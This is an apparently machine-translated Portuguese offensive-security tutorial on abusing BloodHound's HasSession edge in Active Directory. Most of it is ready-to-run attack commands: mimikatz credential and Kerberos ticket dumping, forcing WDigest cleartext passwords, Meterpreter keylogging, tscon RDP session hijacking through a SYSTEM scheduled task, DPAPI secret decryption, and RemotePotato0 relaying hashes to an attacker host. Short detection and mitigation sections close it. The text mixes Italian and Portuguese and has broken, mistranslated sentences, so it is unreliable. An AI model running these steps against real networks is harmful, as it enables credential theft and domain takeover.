HasSession BloodHound: Enumeração e Abuso de Sessões

HasSession BloodHound: Aprenda a enumerar sessões com o SharpHound e a aproveitar tokens, credenciais e RDP, com detecção e mitigação do Active Directory.
- Publicado em 21/07/2026
- Tempo de leitura: 11 minutos
HasSession: O que é, como enumerá-lo e todas as metodologias de abuso/privacidade. #
Tem sessão é a beira de cão de caça

representado como (Computer)-[:HasSession]->(User): indica que um usuário tem (ou tinha, no momento da coleta) uma sessão de login naquele computador. Isso não é um privilégio a ser explorado diretamente — é informação. posicionamento: indica onde procurar se você precisar das credenciais ou do token de um usuário específico, talvez um administrador de domínio. A partir daí, existem diferentes caminhos: extração de credenciais, roubo de tokens, registro de teclas digitadas (keylogging), sequestro de sessão RDP ou ataques de coerção como o RemotePotato0.
O que é exatamente o HasSession? #
Esquema oficial do Edge:
Source:      Computer
Destination: User
Traversable: sì
Portanto, a leitura correta do gráfico é "este computador tem (teve) uma sessão deste usuário " — e não o contrário.
Pontos-chave:
- Não se trata apenas de uma "sessão interativa". O SharpHound coleta sessões por meio de chamadas como
NetWkstaUserEnum, que pode retornar logins interativos, de serviço, em lote ou usuários cuja identidade ainda está sendo "representada" por um serviço mesmo após o aparente logout.HasSessionPortanto, trata-se de uma indicação da presença/uso da identidade no sistema, e não de uma prova definitiva de uma sessão RDP ativa com LSASS repleta de credenciais reutilizáveis. - As sessões são efêmeras. Elas representam um instantâneo do momento da coleta — o usuário pode ter se desconectado nesse meio tempo. Mas os usuários tendem a repetir os mesmos padrões (mesmo local, mesmo servidor de salto), então vale a pena verificar novamente.
- Somente um administrador local da máquina Ele pode recuperar material de autenticação da memória. Uma única sessão, sem privilégios administrativos no computador alvo, não realiza nada.
Como o SharpHound coleta sessões #
Dois métodos de coleta distintos:
:: Raccolta standard (NetWkstaUserEnum), non richiede privilegi speciali
SharpHound.exe --CollectionMethods Session

:: Metodo privilegiato — usalo se hai già admin locale su molte macchine: dati più completi
SharpHound.exe --CollectionMethods LoggedOn
Como as sessões estão em constante mudança, uma única coleção corre o risco de perder o administrador do domínio, que faz login apenas por alguns minutos por dia. Por esse motivo. --Loop Isso existe por um propósito:
SharpHound.exe --CollectionMethods Session --Loop --LoopDuration 03:00:00 --LoopInterval 00:15:00O processo de coleta se repete a cada 15 minutos durante 3 horas, criando um mapa temporal muito mais completo do que seria possível com uma única passagem.
Consulta de cifra ofensiva #
Após a importação dos dados para o BloodHound, estas são as consultas que transformam a enumeração em um plano de ação (sintaxe meramente indicativa; adapte os nomes/rótulos das propriedades à versão do BloodHound que você está utilizando):
Local onde os administradores de domínio estão conectados:
MATCH (u:User)-[:MemberOf*1..]->(g:Group)
WHERE g.name = 'DOMAIN ADMINS@HACKITA.LAB'
WITH u
MATCH p=(c:Computer)-[:HasSession]->(u)
RETURN p
Quando um usuário específico está conectado:
MATCH p=(c:Computer)-[:HasSession]->(u:User)
WHERE u.name = 'ADMIN.HACKITA@HACKITA.LAB'
RETURN p
A consulta mais útil — sessões interessantes em computadores nos quais você já é o administrador:
MATCH p=(attacker:User {name:'OPERATORE@HACKITA.LAB'})-[:AdminTo]->(computer:Computer)-[:HasSession]->(target:User)
RETURN p
Essa terceira consulta é a verdadeira cadeia ofensiva:
Hai AdminTo sul computer
        |
        v
Sul computer esiste HasSession di un utente più privilegiato di te
        |
        v
Raggiungi l'host, verifichi che la sessione sia ancora valida (qwinsta/query user)
        |
        v
Scegli la tecnica giusta in base al logon type e ai privilegi che hai
        |
        v
Assumi la nuova identità
Enumeração manual de sessões (em tempo real, sem BloodHound) #
sessão de consulta / qwinsta #
qwinsta /server:DC01SESSIONNAME USERNAME ID STATE TYPE
console 0 conn
>rdp-tcp#3 admin.hackita 2 Active rdpwd
svc_backup 3 Discqwinsta Exibe sessões RDS/interativas em um host. Não requer que a Área de Trabalho Remota esteja habilitada para ser consultada remotamente, mas sim para visualizar as sessões. de outros usuários É necessária uma permissão específica (“Consultar informações”): a permissão genérica “porta RPC acessível” não é suficiente; a ACL da própria sessão também é importante.
usuário de consulta #
query user /server:DC01Variante mais compacta, exibe usuários e status (Ativo/Em disco).
sessão de rede — preste atenção à direção #
net session não Consulte remotamente outro host para verificar quem está conectado. Exiba as sessões SMB estabelecidas. em direção ao servidor local; o tópico \\nomecomputer Filtre para exibir apenas a sessão desse cliente específico:
net session \\DC01Este comando, emitido em um servidor, significa "mostre-me a sessão SMB do cliente DC01" — e não "consulte o DC01 para ver quem está conectado lá". Mantenha-os separados:
NetWkstaUserEnum → chi è loggato sul computer che interroghi (usato da qwinsta/query user/SharpHound Session)
NetSessionEnum   → quali client sono connessi alle risorse SMB del server locale (net session)
WMI / PowerShell #
Get-CimInstance Win32_LoggedOnUser -ComputerName DC01Inclui também dados "desatualizados" (sessões desconectadas) — sempre referenciados cruzadamente com qwinsta para o setor imobiliário.
PsLoggedOn (Sysinternals) #
PsLoggedon.exe \\DC01Combina sessões locais/interativas e sessões de rede. Aviso: Consultar um sistema remoto com PsLoggedOn requer acesso ao registro remoto, o que por si só gera uma nova sessão — não se surpreenda se sua própria conta aparecer na saída.
Tipo de login: nem todas as sessões deixam o mesmo material #
Antes de escolher uma técnica, entenda com que tipo de login você está lidando — nem todos deixam credenciais reutilizáveis:
| Tipo de login | Cenário | Material reutilizável |
|---|---|---|
| 2 | Interativo (console, Executar como sem /netonly) | Geralmente sim |
| 3 | Rede (SMB, RPC, acesso compartilhado) | Geralmente não |
| 4 | Lote (tarefa agendada) | Pode estar presente |
| 5 | Serviço do Windows | Pode estar presente |
| 9 | Novas credenciais (runas /netonly) | As credenciais são usadas apenas para conexões de saída, não para login local. |
| 10 | Interativo Remoto (RDP) | Geralmente sim |
| 11 | Interativo em cache (cache hash, DC inacessível) | Depende da configuração. |
Isso explica porque un HasSession O fato de uma sessão SMB (tipo 3) ser derivada dela não significa automaticamente que "posso extrair credenciais reutilizáveis". — que normalmente requer um logon interativo, RDP, em lote ou de serviço.
Métodos de abuso de sessão encontrados #
1. Representação de token #
Se você já for um administrador local na máquina onde o usuário está conectado:
mimikatz # privilege::debug
mimikatz # token::list
mimikatz # token::elevate /domainadmin
token::elevate Procura por um token com privilégios de Administrador de Domínio entre os processos em execução e o representa. No Metasploit, o equivalente é o módulo Incógnito (list_tokens -u Listar os tokens disponíveis, impersonate_token (para contratar um) — mesma lógica, ferramenta diferente, útil se você já estiver operando com um Meterpreter em vez do mimikatz independente. Esta é a etapa que realmente transforma um HasSession encontrado em aquisição da conta
real.
Alternativamente, para extrair as credenciais diretamente da memória:
mimikatz # sekurlsa::logonpasswordsIsso funciona desde que o LSASS não esteja protegido (PPL, Credential Guard) — veja a seção de mitigações. O resultado mais valioso aqui costuma ser o próprio hash NTLM, que pode ser reutilizado para o ataque "pass-the-hash" em outros hosts.
Truque para forçar credenciais em texto não criptografado: Se o WDigest estiver habilitado (ou se você o habilitar com permissões de administrador), o Windows memoriza a senha em texto não criptografado , e não apenas o hash.
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1 /fApós forçar o valor, o usuário precisa reautenticar (novo logon, por exemplo, reconexão RDP) para que o valor seja efetivamente preenchido — nesse ponto sekurlsa::wdigest Exibe a senha em texto simples, não apenas o hash. Essa opção está desativada por padrão no Windows 8.1/Server 2012 R2 e versões posteriores, portanto, essa alteração deixa um rastro de registro facilmente detectável (consulte detecção).
Lembre-se dos tokens: existem tokens primários (associados ao processo) e tokens de representação (associados a uma thread específica), com diferentes níveis de integridade e privilégios que podem estar presentes, mas desativados. Um token pode ser "representável" localmente ou "delegável" para outros hosts — a diferença é importante se o seu objetivo é se mover lateralmente e não apenas agir localmente como esse usuário.
2. Registro de teclas digitadas e monitoramento da área de transferência #
Se você não conseguir extrair as credenciais (LSASS protegido, EDR agressivo), mas o usuário ainda tiver uma sessão ativa, você pode interceptar o que ele digita ou copia — sem precisar acessar a memória do LSASS, portanto, é mais silencioso do que um despejo direto.
Registro de teclas (Meterpreter):
meterpreter > migrate <PID del processo dell'utente target>
meterpreter > keyscan_start
[*] Starting the keystroke sniffer...
Após um período razoável de tempo (minutos/horas, dependendo da quantidade de texto digitado pelo usuário):
meterpreter > keyscan_dump
[*] Dumping captured keystrokes...
admin.hackita<Return>P@ssw0rd2026!<Return>
Il migrate É importante notar o seguinte: se você permanecer no processo inicial em vez de migrar para um dos destinos, você capturará apenas o seu teclado, e não o do usuário.
Monitoramento da área de transferência (PowerSploit):
Invoke-ClipboardMonitor -Interval 5Ele verifica o conteúdo da área de transferência a cada 5 segundos e o registra — útil porque muitas pessoas copiam e colam senhas de um gerenciador de senhas em vez de digitá-las, o que impede o registro puro de teclas (keylogging), mas não o monitoramento da área de transferência.
Limitação prática: ambas as técnicas são passivas e demoradas — você não obtém um resultado imediato como com um dump do LSASS. Elas devem ser agendadas para quando você souber que o usuário retornará à sessão em breve (por exemplo, pouco antes do horário de trabalho).
3. Sequestro de sessão RDP (tscon) #
Requisitos reais de comando tscon (documentado pela Microsoft): permissão necessária Controle total ou o direito especial Conecte-se na sessão de destino e a senha do proprietário da sessão a meno che Você ainda não é o SYSTEM — ele está apenas sendo executado como SYSTEM (por exemplo, por meio de uma tarefa agendada iniciada como SYSTEM, ou psexec -s) que ignora a verificação de senha, um comportamento documentado por Benjamin Delpy e Alexander Korznikov relacionado ao funcionamento do espelhamento de sessão. Observe também que não é possível conectar-se diretamente à sessão do console com este comando em condições normais.
Fluxo de trabalho completo (requer que você já seja um administrador local para criar uma tarefa agendada como SISTEMA):
query user USERNAME SESSIONNAME ID STATE IDLE TIME
admin.hackita rdp-tcp#3 2 Active .
>hackita console 1 ActiveAgora crie uma tarefa agendada que seja executada. tscon Como SYSTEM, para sequestrar a sessão 2 (admin.hackita) para o seu console (sessão 1):
schtasks /create /sc onstart /tn "hijack" /tr "tscon 2 /dest:console" /ru "SYSTEM"
schtasks /run /tn "hijack"
A tarefa, executada como SYSTEM, chama tscon sem precisar fornecer a senha admin.hackitaDepois disso, sua sessão de console passa a ser a do usuário sequestrado — sem nunca ter visto uma senha e sem ter interagido com o LSASS.
Limpeza: Remover tarefa agendada após o uso (schtasks /delete /tn "hijack" /f) — uma tarefa com esse comando permanece um artefato forense evidente se deixada sem tratamento.
Diferença importante com tscon: com tscon A sessão original é desconectada e "roubada" — o usuário percebe que ela sumiu na próxima vez que fizer login. mstsc /shadow em vez da sessão do usuário Mantenha-se ativo Enquanto você observa ou controla em paralelo — ideal quando se deseja permanecer em silêncio e observar, não roubar acesso. Isso se enquadra tecnicamente na categoria MITRE ATT&CK T1563 — Sequestro de Sessão de Serviço Remoto.
4. Espelhamento nativo de RDP (mstsc /shadow) — uma alternativa que não rouba a sessão #
O Windows inclui um recurso nativo de espelhamento de RDS desde a versão 2012 R2, destinado ao suporte técnico, mas igualmente útil em ataques. Ao contrário de tsconAqui está a sessão do usuário. permanecer vivo —Você se mantém firme nisso, você não se desvincula disso:
qwinsta
mstsc /shadow:<ID_sessione> /control
/control Ele também fornece um mouse e um teclado, não apenas a visualização. Você precisa ser um administrador e, por padrão, o usuário recebe uma solicitação de consentimento — mas se a GPO “Definir regras para controle remoto de sessões de usuário dos Serviços de Área de Trabalho Remota” estiver configurada no host com a opção de não consentimento, o monitoramento ocorre silenciosamente, sem que o usuário perceba.
5. Roubo de bilhete Kerberos (Pass-the-Ticket) #
Uma sessão também pode expor material Kerberos, não apenas hashes NTLM: TGT do usuário, ticket de serviço (TGS), chaves AES/RC4 presentes na sessão LSA. Com mimikatz :
mimikatz # sekurlsa::tickets /exportOs tickets exportados podem ser reinseridos em outra sessão (Pass-the-Ticket) para movimentação posterior sem nunca precisar acessar o hash ou a senha — o que é especialmente útil quando a conta de destino tem a delegação Kerberos configurada.
6. DPAPI e segredos de perfil de usuário #
Mesmo quando o LSASS está protegido, o perfil carregado do usuário pode conter o Gerenciador de Credenciais, certificados e credenciais de aplicativos protegidas por DPAPI. Um fluxo de trabalho concreto com o mimikatz:
Passo 1 — Encontre a chave mestra do usuário (de memória, se você tiver uma sessão ativa):
mimikatz # sekurlsa::dpapi[00000000] Guid : {5d4e7e0d-d922-4783-8efc-9319b45b1c9a}
MasterKey : 0a942e9dfc934246081ed23f371c42fc0f9fcb6dcd3285ac2...
sha1(key) : ba02ef86f26c683858d3df3dc961e37b0d47e574Etapa 2 — Descriptografar o arquivo de credenciais salvo (por exemplo, a senha de uma tarefa agendada):
mimikatz # dpapi::cred /in:"C:\Users\admin.hackita\AppData\Local\Microsoft\Credentials\AA10EB8126AA20883E9542812A0F904C" /masterkey:0a942e9dfc934246081ed23f371c42fc0f9fcb6dcd3285ac2...**CREDENTIAL**
UserName : HACKITA\svc_backup
CredentialBlob : B4ckupP@ss2026!Se você não tiver a chave mestra na memória (sessão já fechada, mas você ainda tem acesso ao sistema de arquivos/registro de usuários como administrador local), você pode recuperá-la offline a partir do arquivo no disco:
mimikatz # dpapi::masterkey /in:"C:\Users\admin.hackita\AppData\Roaming\Microsoft\Protect\S-1-5-21-...\5d4e7e0d-d922-4783-8efc-9319b45b1c9a" /rpcÉ por isso que mesmo uma sessão antiga (já inativa) ainda pode ser útil: se você tiver acesso ao perfil no disco, o usuário não precisa estar conectado novamente.
Senhas do Gerenciador de Credenciais (Os dados salvos em compartilhamentos de rede, RDP e aplicativos) são recuperados de forma semelhante com vault::cred (se você já possui um token de usuário com privilégios elevados) ou dpapi::vault (offline, com chave mestra conhecida).
7. SessionGopher — sessões salvas de outras ferramentas #
Diferente de todas as anteriores: o usuário não precisa ter uma sessão. ativar agora, desde que tenha estado presente naquela máquina. O SessionGopher consulta o hive HKEY_USERS Para cada perfil de usuário existente, recupera sessões salvas do PuTTY, WinSCP, SuperPuTTY, FileZilla e Área de Trabalho Remota, quebrando automaticamente as senhas salvas do WinSCP/FileZilla/SuperPuTTY.
Import-Module .\SessionGopher.ps1
Invoke-SessionGopher -Target DC01
No modo -Thorough também pesquisar arquivos em todos os discos .ppk (Chaves privadas do PuTTY), .rdp e .sdtid (token RSA):
Invoke-SessionGopher -Target DC01 -ThoroughPara uma análise abrangente de todo o domínio:
Invoke-SessionGopher -AllDomain -o output.csvCom privilégios de administrador local, você obtém os dados de todos os usuários que já fizeram login; sem eles, apenas os seus próprios. Isso é particularmente útil para encontrar credenciais de servidores de acesso remoto, sistemas Unix ou terminais de ponto de venda que o usuário administra rotineiramente a partir dessa máquina.
8. Sessões de serviço (Tipo 4/5) — frequentemente ignoradas #
Uma sessão de conta de serviço pode ser mais estável do que a de um administrador humano, expondo: tickets Kerberos de longa duração, acesso a bancos de dados, compartilhamentos de backup, sistemas de implantação e delegação Kerberos configurada na conta.
Exemplo concreto: você encontra HasSession di svc_sql Em um servidor de aplicativos. Não se trata de um usuário humano, mas sim de:
mimikatz # sekurlsa::logonpasswordsEm uma conta de serviço, geralmente são retornadas credenciais válidas e estáveis (a conta não altera sua senha com tanta frequência quanto um usuário humano, e a sessão permanece ativa enquanto o serviço estiver em execução). Se você verificar os privilégios dessa conta em seguida:
Get-ADUser svc_sql -Properties memberof, servicePrincipalName, msDS-AllowedToDelegateToUma conta de serviço com msDS-AllowedToDelegateTo populoso tem Delegação Kerberos configurada —Você pode potencialmente se passar por outros usuários no serviço ao qual delegou privilégios, uma transferência de privilégios que geralmente é mais discreta do que atacar diretamente um humano (as sessões de serviço geram menos ruído comportamental, sendo automatizadas e previsíveis).
9. Coerção específica da sessão: RemotePotato0 #
O RemotePotato0 não apenas enumera uma sessão, como a utiliza ativamente : ele explora o serviço de ativação DCOM para forçar um usuário com uma sessão interativa na mesma máquina (normalmente um administrador de domínio na sessão 1, enquanto o atacante opera a partir de outra sessão) a autenticar-se em um servidor RPC/OXID controlado pelo atacante.
Tenha cuidado para não confundi-la com a família clássica da batata. (Batata Podre, Batata Suculenta, Enganador de Impressão, Batata Rebelde
): aqueles exploram SeImpersonatePrivilege para obter o SISTEMA forçando uma autenticação de um serviço local (BITS, Spooler de Impressão), sem exigir que nenhum outro usuário esteja conectado. RemotePotato0, por outro lado, é especificamente baseado em sessãoVocê não precisa do SYSTEM como alvo, você precisa que um usuário específico com privilégios elevados tenha uma sessão ativa na mesma máquina — é exatamente por isso que se encaixa em um artigo sobre HasSession e os outros não.
A ferramenta possui dois modos distintos , que não devem ser confundidos:
Apenas captura de hash (sem retransmissão para terceiros):
.\RemotePotato0.exe -m 2 -s 1 -x <IP_ATTACCANTE> -p 8885-m 2— Modo “servidor de captura RPC (hash) + gatilho Potato”: rouba diretamente o hash NTLMv2 do usuário alvo, sem retransmiti-lo para outro lugar.-s 1— sessão a ser acessada (normalmente a sessão 1, onde um usuário interativo/privilegiado geralmente está conectado, diferentemente da sessão 0, que é reservada para serviços)-x/-p— Endereço IP e porta do Rogue OXID Resolver, necessários quando um redirecionador de rede externo é necessário (Windows Server > 2016)
Cadeia de retransmissão completa entre protocolos (RPC → HTTP → LDAP/outro destino):
.\RemotePotato0.exe -m 0 -r <IP_ATTACCANTE> -x <IP_ATTACCANTE> -p 9999 -s 1-m 0— Modo padrão: retransmissão entre protocolos + disparo, não apenas captura-r— Endereço IP do servidor de retransmissão HTTP remoto (onde a autenticação capturada é efetivamente retransmitida, por exemplo, parantlmrelayx.py -t ldap://<DC>)
No Windows Server ≤ 2016, a resolução de OXID pode ser feita localmente, sem um redirecionador externo. Em versões mais recentes, a porta 135 deve ser encaminhada.
sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:<IP_MACCHINA_TARGET>:9999Pré-requisito fundamental: Ambos os métodos exigem que um usuário com privilégios relevantes esteja efetivamente conectado a uma sessão interativa na mesma máquina — esta é exatamente a informação que qwinsta/HasSession fornece informações antes mesmo de executar o exploit.
Nota histórica importante: A Microsoft corrigiu (21 de outubro de 2022) o principal cenário de exploração de RPC→LDAP usado pelo RemotePotato0. Em ambientes atualizados com assinatura LDAP/vinculação de canal devidamente configurada, espere que o módulo 0/1 (relay para LDAP) não funcione mais — considere a técnica como sendo principalmente histórica ou válida em laboratórios/ambientes sem patches, enquanto a captura de hash sozinha (-m 2) permanece utilizável por mais tempo.
Árvore de decisão operacional #
Depois de encontrar um HasSessionEssa é a lógica para escolher a técnica certa sem perder tempo — a mesma estrutura que se aplica a qualquer outra técnica. Escalada de privilégios no Windows
Partindo de um ponto de apoio:
Trovo HasSession
        |
        +-- Non controllo il computer
        |       -> cerco AdminTo, CanRDP, CanPSRemote, o un altro percorso verso quell'host
        |
        +-- Sono amministratore locale
        |       -> verifico processi e token attivi
        |       -> verifico se LSASS è protetto (PPL/Credential Guard)
        |       -> cerco ticket Kerberos esportabili
        |       -> controllo segreti DPAPI/Credential Manager nel profilo
        |
        +-- Sono SYSTEM
        |       -> token impersonation cross-session
        |       -> RDP session hijacking con tscon
        |       -> coercizione cross-session (RemotePotato0)
        |
        +-- La sessione è solo Network Type 3
                -> probabilmente nessun hash/TGT riutilizzabile, valuta altre strade
RDP normal vs. Administrador restrito vs. Reconhecimento de credenciais remotas #
Nem todas as conexões RDP deixam o mesmo tipo de dados no dispositivo de destino:
- RDP normalAs credenciais do usuário (ou material derivado) podem permanecer expostas no host de destino.
- Modo de administrador restrito: não envia as credenciais completas do usuário para o alvo — reduz o que um invasor com privilégios de administrador local no alvo pode recuperar.
- Guarda de Credenciais Remotas: mantém as credenciais fora do host remoto, redirecionando as solicitações Kerberos para o cliente de origem.
Un HasSession gerado por uma conexão RDP então nem sempre implica O fato de o hash NT ou o TGT ser de fato extraível depende de qual desses modos estava em uso.
Detecção #
| ID do evento | Significado |
|---|---|
| 4624 | Login efetuado com sucesso — verifique o Tipo de Login (2/4/5/9/10 em um host incomum para essa conta é o sinal). |
| 4634 | Fim da sessão (encerramento completo do expediente ou desconexão, mesmo que não intencional) |
| 4647 | Encerramento da sessão iniciado explicitamente pelo usuário |
| 4779 | Sessão desconectada de uma estação de janela — típico de uma desconexão RDP sem um logout completo, útil para distinguir "desconectado" de "encerrado". |
Além dos IDs de eventos, ele monitora:
- Execução de
tscon.exefora de contextos administrativos planejados - Acesso a
lsass.exe(ID do evento 4656/4663 ou alerta EDR de leitura de memória do processo) - Atividade anormal do DCOM: Ativação de CLSIDs incomuns por processos não administrativos
- Tráfego RPC na porta 135 para IPs fora da sub-rede de gerenciamento (indicador de redirecionamento de tipo)
socat) - Correlação temporal entre um login administrativo local em um host e o uso subsequente de uma identidade de conta privilegiada em outro local.
Mitigazioni #
- Proteção LSA (ExecutarComoPPL) Impede a injeção e o despejo de memória no LSASS.
- Guarda de credencial Isola hashes NTLM e tickets Kerberos por meio de segurança baseada em virtualização.
- Guarda de Credenciais Remotas Impede que as credenciais RDP sejam expostas no destino.
- Estações de Trabalho Administrativas Dedicadas (PAW) para contas de Nível 0, com login proibido em hosts não confiáveis.
- Segmentação: Contas privilegiadas nunca devem ter sessões em estações de trabalho de usuários comuns.
Perguntas frequentes #
O HasSession é explorável por si só? Não. Ele fornece informações de posicionamento: indica onde procurar, mas não concede acesso por si só. Um privilégio adicional (administrador local, SYSTEM ou um ataque de coerção) é sempre necessário para convertê-lo em credenciais ou acesso real.
A sessão encontrada com o BloodHound ainda é válida quando eu acesso a máquina?
Não é garantido — consulte sempre as autoridades locais. qwinsta/query user em tempo real, antes de investir tempo em um ataque baseado nessa sessão.
Por que o RemotePotato0 requer a sessão 1 e não a sessão 0? Isso ocorre porque a sessão 0 é reservada para serviços/processos do sistema, enquanto os usuários interativos (RDP, acesso ao console) estão em sessões subsequentes.
Uma HasSession de uma conexão SMB é a mesma que uma de RDP? Não — normalmente corresponde a um logon do Tipo 3 (rede), que geralmente não deixa credenciais reutilizáveis no sistema, ao contrário de um logon interativo/RDP (Tipo 2/10).
conclusão #
O HasSession é uma das vantagens mais subestimadas do BloodHound justamente por não ser um privilégio no sentido estrito — mas muitas vezes é o primeiro passo que transforma "Eu comprometi um host aleatório" em "Eu sei exatamente onde encontrar as credenciais de um administrador de domínio". O que realmente importa não é a técnica em si, mas a cadeia: coletar a sessão → verificar se ela ainda é válida → identificar o tipo de logon → escolher a técnica compatível com os privilégios que você tem naquele host.
Para obter mais informações: SpecterOps — Documentação do endpoint HasSession.